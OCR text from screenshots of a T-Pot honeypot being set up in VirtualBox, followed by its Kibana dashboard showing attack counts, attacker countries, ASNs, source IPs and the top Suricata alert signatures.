

T-Pot [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
T-Pot-Installer
[Enter your web user name]
Username (tsec not allowed)
WebUser
< OK >
<Cancel>
Right Ctrl



T-Pot [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
,---- [kindfallingout] [Tue Mar 9 2021] [00:18:58]
| IP: 172.16.17.41 (
| SSH: ssh -l tsec -p 64295 172.16.17.41
| WEB: https://172.16.17.41:64297
| ADMIN: https://172.16.17.41:64294
`----
kindfallingout login: _
Right Ctrl



T-Pot
https://172.16.17.41:64297
Cockpit
Cyberchef
Elasticsearch Head
Kibana
SecurityMeter
Spiderfoot
T-Pot @ GitHub


elastic
Search Elastic
Dashboard
Dashboards
Click here to view T-Pot dashboard
Create dashboard
Search...
Tags
Title
Description
Tags
Actions
>T-Pot
T-Pot Dashboard
Adbhoney
Adbhoney Dashboard
Ciscoasa
Ciscoasa Dashboard
CitrixHoneypot
CitrixHoneypot Dashboard


Honeypot Attacks - Top 10
45
Honeytrap - Attacks
6
Adbhoney - Attacks
6
Cowrie - Attacks
3
Dionaea - Attacks
1
Rdpy - Attacks
Honeypot Attacks Bar
Honeypot Attacks Histogram
Honeypot Attack Map
Attacks by Destination Port Histogram
Attacks by Honeypot Histogram
Attacks by Country Histogram
Honeypots
Timestamp


P0f OS Distribution
???
Linux 2.2.x-3.x
Windows 7 or 8
Windows NT kernel
Linux 3.11 and newer
Windows XP
Linux 2.2.x-3.x (bareb···
Linux 2.2.x-3.x (no tim···
Attacks by Country
United States
Trinidad and Tobago
Netherlands
Hong Kong
Indonesia
Denmark
Singapore





Attacker AS/N - Top 10

Export

AS	ASN	CNT
33576	Digicel Jamaica	6
209	Qwest Communicati...	3
13722	Default Route, LLC	3
17974	PT Telekomunikasi In...	3
3292	Tele Danmark	2
9304	Hutchison Global Co...	2
14061	Digital Ocean, Inc.	2
29073	Quasi Networks LTD.	2
49981	WorldStream B.V.	2
1241	Forthnet	1

Attacker Source IP - Top 10

Export

Source IP	CNT
162.142.125.40	12
162.142.125.37	11
[redacted]	6
162.142.125.38	4
162.142.125.55	4
167.248.133.37	3
180.245.60.139	3
74.120.14.55	3
178.132.7.102	2
223.16.169.91	2

Suricata Alert Signature - Top 10

Export

ID	Description	CNT
2402000	ET DROP Dshield Block Listed Source ...	32
2009582	ET SCAN NMAP -sS window 1024	10
2002752	ET POLICY Reserved Internal IP Traffic	7
2100615	GPL POLICY SOCKS Proxy attempt	5
2403381	ET CINS Active Threat Intelligence Poo...	4
2403327	ET CINS Active Threat Intelligence Poo...	3
2403328	ET CINS Active Threat Intelligence Poo...	3
2027759	ET DNS Query for .co TLD	2
2102465	GPL NETBIOS SMB-DS IPC$ share acc...	2
2210051	SURICATA STREAM Packet with broke...	2